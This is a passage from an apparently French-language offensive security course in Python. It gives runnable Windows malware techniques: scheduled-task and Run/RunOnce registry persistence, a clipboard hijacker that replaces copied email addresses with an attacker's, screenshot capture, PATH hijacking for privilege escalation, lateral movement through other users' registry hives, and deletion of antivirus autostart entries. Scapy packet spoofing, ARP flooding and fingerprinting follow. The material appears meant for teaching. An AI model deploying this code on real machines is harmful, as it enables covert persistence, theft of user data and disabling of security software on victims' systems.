- Le code par la suite calcule un instant de l'exécution de la tâche en augmentant la date/heure actuelle par un temps aléatoire entre 1 à 4 minutes.
- La méthode *.zfill(2)* permet d'ajouter des "0" à gauche pour avoir un chiffre formaté de 2 caractères.
- La dernière ligne permet de planifier la tâche (*c:/tmp/fichier.exe*) pour laquelle soit exécutée.

```

1 import os, random
2 from datetime import datetime, timedelta
3 if os.system("schtasks /query /tn MaTache")==0:
4     os.system("schtasks /delete /f /tn MaTache")
5 # l'intervale d'execution peut etre aléatoire
6 temps_sec=datetime.now()+timedelta(minutes=1+int(random.random()*3))
7 horaire="%s:%s"%(f"{temps_sec.hour}".zfill(2),f"{temps_sec.minute}".zfill(2))
8 date_execution="%s/%s/%s"%(f"{temps_sec.day}".zfill(2),f"{temps_sec.month}".zfill(
9     2),f"{temps_sec.year}")
9 exe_path="c:/tmp/fichier.exe"
10 os.system(f"schtasks /create /tn MaTache /tr {exe_path} /sc once /st {horaire}
    /sd {date_execution}")
    
```

Par conséquent, la commande *schtasks* est très utile pour planifier des tâches d'intrusion et annuler des tâches de l'utilisateur. Le lien suivant donne plus d'informations sur comment utiliser *schtasks* pour créer, supprimer ou terminer une tâche : <https://learn.microsoft.com/fr-fr/windows-server/administration/windows-commands/schtasks>

3. Persistance dans le système avec le Registre Windows

Le Registre Windows est une source d'informations permettant de configurer Windows ainsi que les applications installées. Particulièrement, le Registre peut être utilisé pour lancer des applications au démarrage. Cette ressource est organisée en plusieurs sections appelées *Hives*. Python offre une librairie standard *winreg*, pour interagir avec le Registre Windows.

- Le code suivant accède au hive *HKEY_CURRENT_USER* (fonction *ConnectRegistry*) ;
- En suite, la clé "*SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce*" est ouverte (*OpenKey*).
- Pour terminer, une entrée *task* est créée de type chaîne de caractères (*winreg.REG_SZ*) avec la valeur *path_exe* (chemin vers la tâche à exécuter);

A préciser que la clé *SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce* permet de lancer la tâche une seule fois au lancement alors que *SOFTWARE\Microsoft\Windows\CurrentVersion\Run* lance la tâche désignée à chaque démarrage (logon). De même, il est possible d'utiliser *HKEY_LOCAL_MACHINE* au lieu de *HKEY_CURRENT_USER*. La différence est que la configuration dans *HKEY_LOCAL_MACHINE* s'applique sur tous les utilisateurs créés dans la machine.

```

1 import winreg
2 hive=winreg.HKEY_CURRENT_USER
3 regpath="SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce"
4 # "SOFTWARE\Microsoft\Windows\CurrentVersion\Run" pour lancer a chaque demmarage
5
6 reg=winreg.ConnectRegistry(None, hive)
7 key=winreg.OpenKey(reg, regpath, 0, access=winreg.KEY_WRITE)
8 path_exe="c:/tmp/task.exe"
9 winreg.SetValueEx(key, "task", 0, winreg.REG_SZ, path_exe)
    
```

4. Accès aux données des utilisateurs

Le module *win32clipboard* permet d'accéder / modifier le contenu copié par l'utilisateur dans le presse-papier (*Clipboard*). Pour installer ce module, vous devez installer *pywin32* :

```
pip install pywin32
```


Le code suivant exécute une boucle infinie mais reste suspendu pour 5 secondes lors de chaque itération (*time.sleep*). Avant ça suspension, le code ouvre le contenu du presse-papier et l'imprime sur l'écran.

```
1 import win32clipboard as wc
2 import time
3 while True:
4     wc.OpenClipboard()
5     copie=wc.GetClipboardData()
6     print("Contenu copié: ",copie)
7     wc.CloseClipboard()
8     time.sleep(5)
```

Ce module permet aussi de modifier le contenu copié par l'utilisateur. L'exemple suivant remplace le texte copié si celui-ci contient une séquence "@gmail.com". Pour une recherche/modification plus sophistiquée dans le texte capturé, il est nécessaire d'utiliser les expressions régulières avec le module *re*. Cette attaque est utile lorsque la séquence copiée par l'utilisateur est difficile à vérifier (ethereum hash, liste de mails, etc).

```
1 import win32clipboard as wc
2 import time
3 while True:
4     wc.OpenClipboard()
5     copie=wc.GetClipboardData()
6     if "@gmail.com" in copie:
7         print("Email trouvé : ",copie)
8         wc.EmptyClipboard()
9         wc.SetClipboardText("tacker@email.com")
10    else:
11        print("Contenu copié: ",copie)
12    wc.CloseClipboard()
13    time.sleep(5)
```

Un autre module permettant de capturer les activités de l'utilisateur est le module *pillow* :

pip install pillow

Ce module est utile pour le traitement d'image mais permet aussi de prendre des captures d'écran. Le code suivant prend une capture d'écran et sauvegarde celle-ci dans "capture.png" :

```
1 from PIL import ImageGrab
2 capture=ImageGrab.grab()
3 capture.save("capture.png")
4 capture.close()
```

Il est aussi possible de parcourir l'arborescence d'un répertoire utilisateur et de lire le contenu textuel des fichiers pdf, word, xlsx, csv. Le code suivant retourne une collection contenant arborescence du répertoire courant (*walk*) :

```
1 import os
2 for chemin in os.walk("."):
3     print(chemin)
```

Le code suivant illustre comment ouvrir un fichier docx comme étant un archive zip. Le zipfile utilisé ci-dessous fait partie de la librairie standard Python et permet d'ouvrir les archives .zip (un module externe doit être installé pour les fichier .rar). Le contenu texte du fichier docx est placé dans *word/document.xml* de l'archive docx. Cependant, pour lire un fichier pdf, un module supplémentaire doit être installé comme PyPDF2.

```
1 from zipfile import ZipFile
```

```

2 archive=ZipFile("document_word.docx", "r")
3 contenu=archive.read('word/document.xml')
4 print(contenu)

```

5. Détournement d'exécution

Souvent, un programme installé dépend de d'autres fichiers binaires ou d'autres commandes/exécutables. Par exemple, lors de l'appel du compilateur *javac*, que ça soit par une application ou interactivement depuis l'invité de commande, à partir de l'invité de commande, le système commence par rechercher un fichier exécutable *javac.exe* dans le répertoire actuel. Si celui-ci n'est pas trouvé, le fichier est recherché dans les répertoires inclus dans la variable d'environnement Windows *path*. Les répertoires inclus dans cette variable sont parcourus dans leur ordre/position dans *Path* jusqu'à ce que un fichier avec le nom *javac.exe* est trouvé. Sinon, la commande termine avec un code d'erreur (valeur retournée différente de 0) et un message d'erreur indiquant que aucune commande avec le nom *javac* n'a été trouvée.

Une attaque possible est de placer un exécutable avec le même nom d'une commande utilisateur au début de la variable *path* ou bien dans le même répertoire où l'appel est faite. Le Registre Windows permet d'accéder / modifier le contenu de la variable *path*.

Comme expliqué précédemment, une clé registre peut contenir plusieurs valeurs. Cependant, il n'existe pas de moyen pour connaître le nombre de valeurs dans une clé. La fonction suivante (*rechercher_path*) parcourt les sous-clés dans la clé "*Environment*" jusqu'à ce que la sous-clé correspondante à "*Path*" est trouvée. La fonction retourne la valeur associée à "*Path*" et la position où celle-ci a été retrouvée.

```

1 import winreg
2 def rechercher_path(hive,path):
3     reg=winreg.ConnectRegistry(None,hive)
4     key=winreg.OpenKey(reg,path,0,access=winreg.KEY_READ)
5     i=0
6     while True:
7         val=winreg.EnumValue(key,i)
8         if val[0]=="Path":
9             return i,val[1]
10        i+=1
11 print( rechercher_path(winreg.HKEY_CURRENT_USER, "Environment") )

```

L'éditior par contre est plus facile comme démontré lors de l'éditior de *Run* et *RunOnce*. Le code suivant fait appel à la fonction *rechercher_path* pour récupérer la valeur de "*Path*" dans la variable *val_path*. En suite, la fonction *modifier_path* prend en paramètre la valeur de "*Path*" est concaténée avec le chemin où se trouve le programme *task.exe*.

Les chemins contenus dans la variable sont séparés par ";". Ainsi, le chemin injecté dans *Path* est concaténé au début de la variable avec le séparateur ";" (Ligne 3). Pour conclure, la valeur de la sous-clé *Path* est mise à jour avec la nouvelle valeur (Ligne 6).

Il est important à noter que la modification du "*Path*" prendra effet lors du prochain démarrage. Ceci peut être aussi utile pour l'escalade de privilège (*Privilege escalation*) si l'utilisateur lance l'invité de commande comme administrateur avant de déclencher le détournement d'exécution.

```

1 _,val_path=rechercher_path(winreg.HKEY_CURRENT_USER, "Environment")
2 def modifier_path(hive,path,val_path):
3     val_path="c:/tmp;" +val_path
4     reg=winreg.ConnectRegistry(None,hive)
5     key=winreg.OpenKey(reg,path,0,access=winreg.KEY_SET_VALUE)

```

```
6 winreg.SetValueEx(key, "Path", 0, winreg.REG_EXPAND_SZ, val_path)
7 modifier_path(winreg.HKEY_CURRENT_USER, "Environment", val_path)
```

Pour terminer, la variable d'environnement Windows *Path* permet aussi de localiser une librairie. C'est le cas pour Python alors que Java utilise une variable d'environnement similaire appelée *CLASSPATH*. Ainsi, celle-ci peut être modifiée pour injecter un code malicieux de la même façon.

6. Mouvement latéral

L'attaque peut être déplacée à d'autres comptes/machines. Dans la machine locale, il est possible de trouver d'autres utilisateurs. Pour lister les utilisateurs avec leurs sid, la commande *wmic* est utilisée :

```
wmic useraccount get name,sid
```

Comme avec l'accès aux clés de registre *HKEY_CURRENT_USER*, les clés de d'autres utilisateurs peuvent être modifiées avec le hive *HKEY_USERS*, regroupant tous les utilisateurs dans le système. Les clés associées à un utilisateur seront regroupées dans la sous clé correspondante à son sid.

Par exemple, pour modifier la variable "Path" d'un utilisateur correspondant au sid *S-1-5-21-1009172345-1319720713-581728911-503*, la fonction *modifier_path* (précédemment implémentée) est invoquée avec les paramètres hive *winreg.HKEY_USERS* et clé *"S-1-5-21-1009172345-1319720713-581728911-503\Environment"*. Cependant, cette opération nécessite les droits administrateur.

```
1 _, val_path=modifier_path(winreg.HKEY_USERS, "S-1-5-21-1009172345-1319720713-581728911-503\Environment")
```

7. Désactivation d'application de référence

De la même manière avec laquelle le Registre est utilisé pour configurer le lancement d'une tâche au démarrage, celui-ci peut être utilisé pour désactiver le lancement au démarrage d'une application comme antivirus. Le code suivant recherche une clé, dans *HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run*, une clé avec une valeur contenant l'une des chaînes "antivirus", "avg" ou "check".

```
1 import winreg
2 def rechercher_et_supprimer_keyapp(hive, path, app_a_desactiver):
3     reg=winreg.ConnectRegistry(None, hive)
4     key=winreg.OpenKey(reg, path, 0, access=winreg.KEY_READ)
5     try:
6         i=0
7         while True:
8             val=winreg.EnumValue(key, i)
9             for app in app_a_desactiver:
10                 print(app, val[1])
11                 if app in val[1]:
12                     print(f"Désactivation de {val[1]}")
13                     key_app=winreg.OpenKey(reg, path, 0, access=winreg.KEY_SET_VALUE)
14                     winreg.DeleteValue(key_app, val[0])
15             i+=1
16     except:
17         pass
18 rechercher_et_supprimer_keyapp(winreg.HKEY_CURRENT_USER,
19                                "SOFTWARE\Microsoft\Windows\CurrentVersion\Run", ["antivirus", "avg", "check"])
```

8. Scan active

- Le scan réseaux consiste à reconnaître l'architecture du réseau cible ainsi que les applications / services existants dans celui-ci.
- La capture du drapeau (Banner-grabbing) consiste à récolter des informations sur les applications / services (version par exemple) et type système d'exploitation (Linux, Windows, Version, Distribution, etc) . Ceci permet d'identifier des vulnérabilités connues sur les applications fonctionnant dans le réseau.
- Dans ce contexte, scapy est un outil développé avec python qui permet de scanner, d'analyser des fichiers de capture ainsi que de fabriquer et émettre des paquets.
- Pour commencer à utiliser scapy, vous devez d'abord l'installer. Après avoir télécharger et installer python 3.7, lancer IDLE de cette version et tapez les commandes suivantes dans le shell python. Vous pouvez aussi l'installer de la même façon dans Anaconda si votre version python est plus récente que 3.7. Avec cette méthode d'installation, vous pourriez importer scapy dans votre script python et faire appel à ces fonctionnalités.

[illegible]

En cas où vous trouvez des difficultés lors de l'installation de scapy même après avoir installer Python 3.7, vous pouvez installer l'interpréteur interactive scapy depuis le cmd: `pip install scapy`. Au contraire à la première méthode d'installation, vous aurais accès à un interpréteur de commande scapy à partir du cmd (il suffit de taper `scapy` dans le cmd):

```

■ Sélection Scapy 2.5.0
Successfully built scapy
Installing collected packages: scapy
Successfully installed scapy-2.5.0

(base) C:\Users\DVSR>explorer .

(base) C:\Users\DVSR>idle

(base) C:\Users\DVSR>scapy
INFO: Can't import PyX. Won't be able to use psdump() or pdfdump().
.SYPACCCSASYV
P /SCS/CCS      ACS | Welcome to Scapy
  /A           AC  | Version 2.5.0
  A/PS         /SPPS |
    YP        (SC  | https://github.com/secdev/scapy
    SPS/A.     SC  |
  Y/PACC       PP  | Have fun!
  PY*AYC      CAA
    YYCY//SCYP
using IPython 7.4.0
>>> ■

```

Pour le premier exemple, nous allons faire appel à la fonction *sniff* qui fait le même travail que Wireshark en terme de capture de paquets. Le paramètre *count* permet de limiter le nombre de paquets capturés avant de retourner ces derniers. La méthode *sniff()* renvoie un objet représentant les paquets capturés qui peuvent être visualisés/modifiés.

```

1 from scapy.sendrecv import * # permet d'importer la fonction sniff
2 from scapy.layers.inet import IP, ICMP
3 from scapy.layers.l2 import Ether
4 capture_des_packets=sniff(count=10)
5 capture_des_packets.show() # .show() affiche les paquets capturés

1 0000 Ether / IP / TCP 192.168.1.77:64088 > 50.16.7.188:https A / Raw
2 0001 Ether / IP / TCP 50.16.7.188:https > 192.168.1.77:64088 A
3 0002 Ether / IP / UDP 192.168.1.2:5353 > 224.0.0.251:5353 / Raw
4 0003 Ether / IP / TCP 192.168.1.77:64089 > 34.110.186.80:https A / Raw
5 0004 Ether / IP / TCP 34.110.186.80:https > 192.168.1.77:64089 A
6 0005 Ether / IP / TCP 192.168.1.77:52278 > 8.8.4.4:https A / Raw
7 0006 Ether / IP / TCP 8.8.4.4:https > 192.168.1.77:52278 A
8 0007 Ether / IP / TCP 192.168.1.77:52293 > 23.203.161.57:http FA
9 0008 Ether / IP / TCP 192.168.1.77:52294 > 142.250.200.131:http FA
10 0009 Ether / IP / TCP 142.250.200.131:http > 192.168.1.77:52294 FA

```

L'appel de la méthode *show()* pour un paquet particulier (le paquet 0 dans l'exemple suivant) affiche les entêtes et les valeurs des champs dans ce paquet.

```

1 from scapy.sendrecv import *
2 from scapy.layers.inet import IP, ICMP
3 from scapy.layers.l2 import Ether
4 capture_des_packets=sniff(count=10)
5 capture_des_packets[0].show()

1 ###[ Ethernet ]###
2  dst      = ff:ff:ff:ff:ff:ff
3  src      = f4:6f:ed:1a:83:e8
4  type     = ARP

```

```

5 ###[ ARP ]###
6     hwtype    = Ethernet (10Mb)
7     ptype     = IPv4
8     hwlen     = 6
9     plen      = 4
10    op        = who-has
11    hwsrc     = f4:6f:ed:1a:83:e8
12    psrc      = 192.168.1.1
13    hwdst     = 00:00:00:00:00:00
14    pdst      = 192.168.1.2
15 ###[ Padding ]###
16    load      =
    '\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'

```

La méthode *sniff()* permet aussi de lire un fichier de capture Wireshark (vous pouvez tester ceci sur votre propre fichier de capture Wireshark). Le fichier de capture *fichier_decapture.pcapng* utilisé dans l'exemple est téléchargeable dans le lien suivant : https://drive.google.com/file/d/1wPI66IH4ARpwwmpeR_H503ty2teObZCpA/view?usp=drive_link

```

1 from scapy.sendrecv import *
2 from scapy.layers.inet import IP, ICMP
3 from scapy.layers.l2 import Ether
4 capture_des_packet=sniff(offline="fichier_decapture.pcapng")
5 capture_des_packet[5].show() # affiche les entetes du premier paquet.

```

```

1 ###[ Ethernet ]###
2     dst       = 48:51:b7:d4:c7:1d
3     src       = f4:6f:ed:1a:83:e8
4     type      = IPv4
5 ###[ IP ]###
6     version   = 4
7     ihl       = 5
8     tos       = 0x0
9     len       = 113
10    id        = 6163
11    flags     =
12    frag      = 0
13    ttl       = 119
14    proto     = tcp
15    checksum   = 0x7abe
16    src       = 34.107.204.85
17    dst       = 192.168.1.77
18    \options   \
19 ###[ TCP ]###
20    sport     = https
21    dport     = 54658
22    seq       = 1563945494
23    ack       = 1413016111
24    dataofs   = 5
25    reserved  = 0
26    flags     = PA
27    window    = 301
28    checksum  = 0x64eb
29    urgptr    = 0
30    options   = []
31 ###[ Raw ]###

```

```

32          load      =
'\x17\x03\x03\x00D\x02\\\xc5b\\\xc3\x13\x036\\\x06\\\xd2y\\\xd8E\\\xcd\\\xc5I\\\x88\\\xb25\\\x8b
(\xb4\t\\xa1Mh*\\xaa\\\xbd\\\xb6\\xa5f\\\xe9B\\xa7\\\xb2/:
Z\\\xe6\\j  \\xe1\x192\\\xbeKOz>\x16Kl*ZB\\\xb0Y\\xa1\\\x8dw\x11\\\x97\\\xe8'

```

Scapy permet d'accéder aux valeurs des champs d'un paquet et de les modifier. Par exemple, dans le code précédant, le paquet affiché a un numéro de port destination = 54658 dans l'entête TCP. L'attribut *dport* peut être affiché et modifié comme tous les autres attributs (*src/dest*, *proto* et *flags* dans l'entête *IP*, *dport* et *sport* dans *TCP*). Le code suivant affiche l'entête TCP, *dport*, *IP.src* et *Ethernet.src* et puis modifie *TCP.dport* avec la valeur 999 au lieu de 54658 .

```

1 from scapy.sendrecv import *
2 from scapy.layers.inet import IP, ICMP
3 from scapy.layers.l2 import Ether
4
5 capture_des_packet=sniff(offline="fichier_decapture.pcapng",count=10)
6 capture_des_packet[5].show()
7 print(capture_des_packet[5]["TCP"].dport)
8 print(capture_des_packet[5]["IP"].src)
9 print(capture_des_packet[5]["Ethernet"].src)
10
11 capture_des_packet[5]["TCP"].dport=999
12 print("#"*20)
13 capture_des_packet[5].show()

```

```

1 ###[ Ethernet ]###
2   dst      = 48:51:b7:d4:c7:1d
3   src      = f4:6f:ed:1a:83:e8
4   type     = IPv4
5 ###[ IP ]###
6   version  = 4
7   ihl      = 5
8   tos      = 0x0
9   len      = 113
10  id        = 6163
11  flags     =
12  frag      = 0
13  ttl       = 119
14  proto     = tcp
15  chksum    = 0x7abe
16  src       = 34.107.204.85
17  dst       = 192.168.1.77
18  \options  \
19 ###[ TCP ]###
20   sport     = https
21   dport     = 54658
22   seq       = 1563945494
23   ack       = 1413016111
24   dataofs   = 5
25   reserved  = 0
26   flags     = PA
27   window    = 301
28   chksum    = 0x64eb
29   urgptr    = 0
30   options   = []
31 ###[ Raw ]###
32          load      =
'\x17\x03\x03\x00D\x02\\\xc5b\\\xc3\x13\x036\\\x06\\\xd2y\\\xd8E\\\xcd\\\xc5I\\\x88\\\xb25\\\x8b
(\xb4\t\\xa1Mh*\\xaa\\\xbd\\\xb6\\xa5f\\\xe9B\\xa7\\\xb2/:
Z\\\xe6\\j  \\xe1\x192\\\xbeKOz>\x16Kl*ZB\\\xb0Y\\xa1\\\x8dw\x11\\\x97\\\xe8'

```



```

33
34 54658
35 34.107.204.85
36 f4:6f:ed:1a:83:e8
37 #####
38 ###[ Ethernet ]###
39   dst      = 48:51:b7:d4:c7:1d
40   src      = f4:6f:ed:1a:83:e8
41   type     = IPv4
42 ###[ IP ]###
43   version  = 4
44   ihl      = 5
45   tos      = 0x0
46   len      = 113
47   id       = 6163
48   flags    =
49   frag     = 0
50   ttl      = 119
51   proto    = tcp
52   chksum   = 0x7abe
53   src      = 34.107.204.85
54   dst      = 192.168.1.77
55   \options \
56 ###[ TCP ]###
57   sport    = https
58   dport    = 999
59   seq      = 1563945494
60   ack      = 1413016111
61   dataofs  = 5
62   reserved = 0
63   flags    = PA
64   window   = 301
65   chksum   = 0x64eb
66   urgptr   = 0
67   options  = []
68 ###[ Raw ]###
69   load     =
70   '\x17\x03\x0D\x00D\x02\x5b\x5c\x13\x036\\\x06\\\xd2y\\\xd8E\\\xcd\\\xc5I\\\x88\\\xb25\\\xb
  (\xb4\t\x1Mh*\xaa\\\xbd\\\xb6\\\xa5f\\\xe9B\\\xa7\\\xb2/:
  Z\\\xe6\\\ \xe1\x192\\\xbEKOz>\x16Kl*ZB\\\xb0Y\\\xa1\\\x8dw\x11\\\x97\\\xe8'

```

La méthode `haslayer()` d'un paquet permet de tester si le paquet comporte un entête spécifique. Par exemple, le 5em paquet analysé dans le code précédant contient un entête Ethernet, IP, TCP et Application (Raw) mais ne contient pas un entête ICMP. Ainsi, `capture_des_packet[5].haslayer("TCP")` renvoie `True` et `capture_des_packet[5].haslayer(ICMP)` renvoie `0 (False)`.

```

1 from scapy.sendrecv import *
2 from scapy.layers.inet import IP, ICMP
3 from scapy.layers.l2 import Ether
4 capture_des_packet=sniff(offline="fichier_decapture.pcapng")
5 print(capture_des_packet[5].haslayer("TCP")) # equivalent à .haslayer(TCP)
6 print(capture_des_packet[5].haslayer(ICMP))

```

L'attribut `.payload` d'un entête permet d'accéder aux octets encapsulés dans la couche supérieure. A noter que `capture_des_packet[5]['IP'].payload.payload` est équivalente à `capture_des_packet[5]['TCP'].payload` puisque `IP.payload` représente TCP.

```

1 from scapy.sendrecv import *

```



```

2 from scapy.layers.inet import IP, ICMP
3 from scapy.layers.l2 import Ether
4 capture_des_packet=sniff(offline="fichier_decapture.pcapng")
5 print(len(capture_des_packet[5]['IP'].payload)) # len donne la taille en octets
6 print(len(capture_des_packet[5]['IP'].payload.payload))
7 print(len(capture_des_packet[5]['TCP'].payload))
8 print(len(capture_des_packet[5]['IP'].payload.payload.payload))

```

Une dernière méthode qui permet d'accéder à la liste des couches c'est la méthode `.layers()` :

```

1 from scapy.sendrecv import *
2 from scapy.layers.inet import IP, ICMP
3 from scapy.layers.l2 import Ether
4 capture_des_packet=sniff(offline="fichier_decapture.pcapng")
5 print((capture_des_packet[5].layers())) # Ether / IP / TCP / Raw
6 print((capture_des_packet[5]['Ethernet'].payload.layers())) # IP / TCP / Raw
7 print((capture_des_packet[5]['IP'].layers())) # IP / TCP / Raw
8 print((capture_des_packet[5]['TCP'].layers())) # TCP / Raw

```

```

1 [<class 'scapy.layers.l2.Ether'>, <class 'scapy.layers.inet.IP'>, <class 'scapy.
  layers.inet.TCP'>, <class 'scapy.packet.Raw'>]
2 [<class 'scapy.layers.l2.Ether'>, <class 'scapy.layers.inet.IP'>, <class 'scapy.
  layers.inet.TCP'>, <class 'scapy.packet.Raw'>]
3 [<class 'scapy.layers.inet.IP'>, <class 'scapy.layers.inet.TCP'>, <class 'scapy.
  packet.Raw'>]
4 [<class 'scapy.layers.inet.IP'>, <class 'scapy.layers.inet.TCP'>, <class 'scapy.
  packet.Raw'>]
5 [<class 'scapy.layers.inet.TCP'>, <class 'scapy.packet.Raw'>]

```

9. Envoi de paquet

Un paquet peut être fabriqué avec les valeurs des champs souhaités. Par exemple, le code suivant crée un *paquet1* contenant un entête IP et ICMP. Initialement, les valeurs des champs sont laissées par défaut avant de modifier IP source /destination ainsi que le type du message ICMP (le message ICMP initial été un echo-request type=8). Après la modification des champs, le paquet produit est affiché :

```

1 from scapy.layers.inet import IP, ICMP
2 from scapy.layers.l2 import Ether
3
4 paquet1=IP()/ICMP()
5 paquet1.show()
6 paquet1['IP'].src="40.0.0.1"
7 paquet1['IP'].dst="192.168.1.1"
8 paquet1['ICMP'].type=0
9 print('%'*30)
10 paquet1.show()
11

```

```

1 ###[ IP ]###
2  version    = 4
3  ihl        = None
4  tos        = 0x0
5  len        = None
6  id         = 1
7  flags      =
8  frag       = 0
9  ttl        = 64
10 proto      = icmp

```

```

11  checksum   = None
12  src        = 127.0.0.1
13  dst        = 127.0.0.1
14  \options   \
15  ###[ ICMP ]###
16      type    = echo-request
17      code    = 0
18      checksum = None
19      id      = 0x0
20      seq     = 0x0
21      unused  = ''
22
23  %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
24  ###[ IP ]###
25  version    = 4
26  ihl        = None
27  tos        = 0x0
28  len        = None
29  id         = 1
30  flags      =
31  frag       = 0
32  ttl        = 64
33  proto      = icmp
34  checksum   = None
35  src        = 40.0.0.1
36  dst        = 192.168.1.1
37  \options   \
38  ###[ ICMP ]###
39      type    = echo-reply
40      code    = 0
41      checksum = None
42      id      = 0x0
43      seq     = 0x0
44      unused  = ''
45

```

Pour créer le paquet précédent, il est possible de spécifier les valeurs des champs dans les constructeurs des entêtes en une seule ligne :

```

1 from scapy.layers.inet import IP, ICMP
2 from scapy.layers.l2 import Ether
3
4 paquet1=IP(src="40.0.0.1",dst="192.168.1.1")/ICMP(type=0)

```

Dans l'exemple suivant, *paquet2* contient les entêtes IP, TCP et HTTP :

```

1 from scapy.layers.inet import IP, ICMP
2 from scapy.layers.l2 import Ether
3 from scapy.layers.http import *
4 paquet2=IP()/TCP()/"GET / HTTP/1.1\r\nHost:www.tcpipguide.com\r\n\r\n"
5 paquet2.show()

```

```

1 ###[ IP ]###
2 version    = 4
3 ihl        = None
4 tos        = 0x0
5 len        = None
6 id         = 1
7 flags      =

```

```

 8 frag      = 0
 9 ttl       = 64
10 proto     = tcp
11 chksum    = None
12 src       = 127.0.0.1
13 dst       = 127.0.0.1
14 \options  \
15 ###[ TCP ]###
16 sport     = ftp_data
17 dport     = http
18 seq       = 0
19 ack       = 0
20 dataofs   = None
21 reserved  = 0
22 flags     = S
23 window    = 8192
24 chksum    = None
25 urgptr    = 0
26 options   = ''
27 ###[ Raw ]###
28 load      = 'GET / HTTP\x01.1\r\nHost:www.tcpipguide.com\r\n\r\n'

```

Capturé ou créé, un paquet peut être transmis avec deux fonctions scapy : *sr1* (send receive) et *send*. La différence entre les deux fonctions est que *sr1()* envoi et attend la réception d'une réponse alors que *send()* envoi seulement le paquet en paramètre. Pour les deux fonctions vous pouvez vérifier que le paquet a bel et bien été transmis en ouvrant Wireshark avec le filtre approprié. Alternativement, la fonction *sr()* permet de transmettre plusieurs paquets et de recevoir les réponses correspondantes.

```

1 from scapy.sendrecv import *
2 from scapy.layers.inet import IP, ICMP
3 send(IP(src="40.0.0.1",dst="192.168.1.1")/ICMP(type=0))

```

La fonction *sr1()* est plus utile lorsque il est nécessaire d'attendre la réponse correspondante au paquet transmis. En outre, la valeur du paramètre *timeout* permet de spécifier le délai maximal d'attente pour la réponse. A noter que lorsque le paramètre *dst* dans l'entête IP prend un tableau d'adresses, une copie du message est envoyée à chaque destination. Le résultat renvoyé par *sr1()* le paquet reçu comme réponse. Si, pour un paquet envoyé, aucune réponse n'est reçue, l'objet placé à la position de la réponse correspondante sera None (la même convention est suivie par *sr()*).

Dans le code suivant, un *echo request* est transmis aux adresses 192.168.1.1 et 192.168.1.2. Par la suite, seule la première réponse reçue est affichée. Puisque la destination n'écoute pas le port TCP 9000, le segment TCP reçu possède un *flag=RA* (*RST,ACK allumés*) :

```

1 from scapy.sendrecv import *
2 from scapy.layers.inet import IP, ICMP
3 from scapy.layers.l2 import Ether
4 from scapy.layers.http import *
5
6 reponse=sr1(IP(dst="192.168.1.1")/TCP(dport=9000),timeout=10)
7 print(reponse)
8 print(reponse[0].show())
9 print((reponse[0][TCP].flags))
10

```

```

1 Begin emission:
2 Finished sending 1 packets.
3

```

```

4 Received 4 packets, got 1 answers, remaining 0 packets
5 IP / TCP 192.168.1.1:9000 > 192.168.1.77:ftp_data RA
6 ###[ IP ]###
7  version   = 4
8  ihl       = 5
9  tos       = 0x0
10 len       = 40
11 id        = 12149
12 flags     = DF
13 frag      = 0
14 ttl       = 64
15 proto     = tcp
16 checksum  = 0x87bc
17 src       = 192.168.1.1
18 dst       = 192.168.1.77
19 \options  \
20 ###[ TCP ]###
21  sport     = 9000
22  dport     = ftp_data
23  seq       = 0
24  ack       = 1
25  dataofs   = 5
26  reserved  = 0
27  flags     = RA
28  window    = 0
29  checksum  = 0x8f5
30  urgptr    = 0
31  options   = ''
32

```

Remarque : Surcharge d'opérateur /

La création d'un paquet dans scapy utilise le concept de surcharge d'opérateur /.

10. Banner grabbing

Scapy intègre le célèbre outil *nmap* qui permet de scanner une machine distante accessible par réseau.

```

1 from scapy.modules import nmap
2 reponse=nmap.nmap_fp("192.168.1.1")
3 print(s)

```

```

1 Begin emission:
2 Finished sending 8 packets.
3
4 Received 61 packets, got 5 answers, remaining 3 packets
5 (0.9611111111111111, ['Linux 2.4.18', 'Linux 2.4.21 (Suse, x86)', 'Linux 2.6.10',
  'Linux 2.6.5 - 2.6.11'])

```

Si le code précédant ne fonctionne pas, vous devez télécharger le contenu suivant et le placer dans le chemin C:\Program Files\nmap sans changer le nom du fichier. Ce fichier contient la base de connaissance *nmap* utilisée pour analyser les réponses reçues : <https://drive.google.com/file/d/11HAKblUWi5QOcauRviG65nQitzlc4tp0/view?usp=sharing>

D'une manière simplifiée, nmap envoie plusieurs paquets TCP/UDP à l'adresse destination et analyse les valeurs des champs dans chaque réponse reçue. Avec les valeurs récoltées, nmap peut déterminer les services existants selon les numéros de port pour lesquels la machine destination répond à la tentative de

Synchronisation avec SYN , ACK. Un autre exemple est la valeur de TTL du paquet. Lorsque le paquet est généré par Linux TTL=64 alors que pour Windows TTL=128. Cependant, les valeurs de TTL des paquets générés peuvent être modifiées à partir du système d'exploitation.

11. MAC Spoofing et flooding

Pour transmettre un message avec un entête liaison comme ARP, la méthode `sendp()` est utilisée. Le code diffuse/broadcast un ARP request pour l'adresse IP destination = 40.1.1.99.

```
1 from scapy.sendrecv import *
2 from scapy.layers.l2 import * # import Ether et ARP
3 sendp(Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(op=1,pdst="40.1.1.99"))
```

Le fait de pouvoir forger l'adresse source dans la trame Ethernet et l'entête ARP est utilisé dans une technique appelée MAC Spoofing. Avec une adresse MAC altérée, il est possible contourner des restrictions imposées à la base de l'adresse MAC ou de cacher l'identité réel de la machine source. Il est aussi possible d'assumer l'identité d'autres machines en utilisant leurs adresses MAC dans les messages transmis.

Un autre type d'attaque est le ARP flooding qui consiste à forger et transmettre des messages ARP requests / réponses pour un large nombre d'adresses MAC fictifs. Ceci conduit à surcharger les tables Sources Address Table (SAT) sachant que si la table d'adressage Liaison devient trop large, le Switch commencera à broadcaster les trames dans le réseaux au lieu de chercher l'interface de sortie correspondante à l'adresse MAC destination. Ainsi, si tous les paquets sont diffusés dans le réseau l'attaquant aura accès à tous les paquets diffusés dans le réseau.

Dans un teste de pénétration, ce type de pratique doit être fait d'une manière intelligente et avec le consentement du propriétaire du réseau car ces pratiques peuvent endommager le réseau. Par ailleurs, le réseau cible peut avoir des mécanismes pour détecter l'attaque et ce-ci peut conduire à des procédures juridiques.

12. Exercice : Scanner de port

Question 1

Écrivez une fonction en python qui prend en paramètre une liste d'adresses IP et qui retourne les numéros de port TCP ouverts dans les machines correspondantes.

Indice :

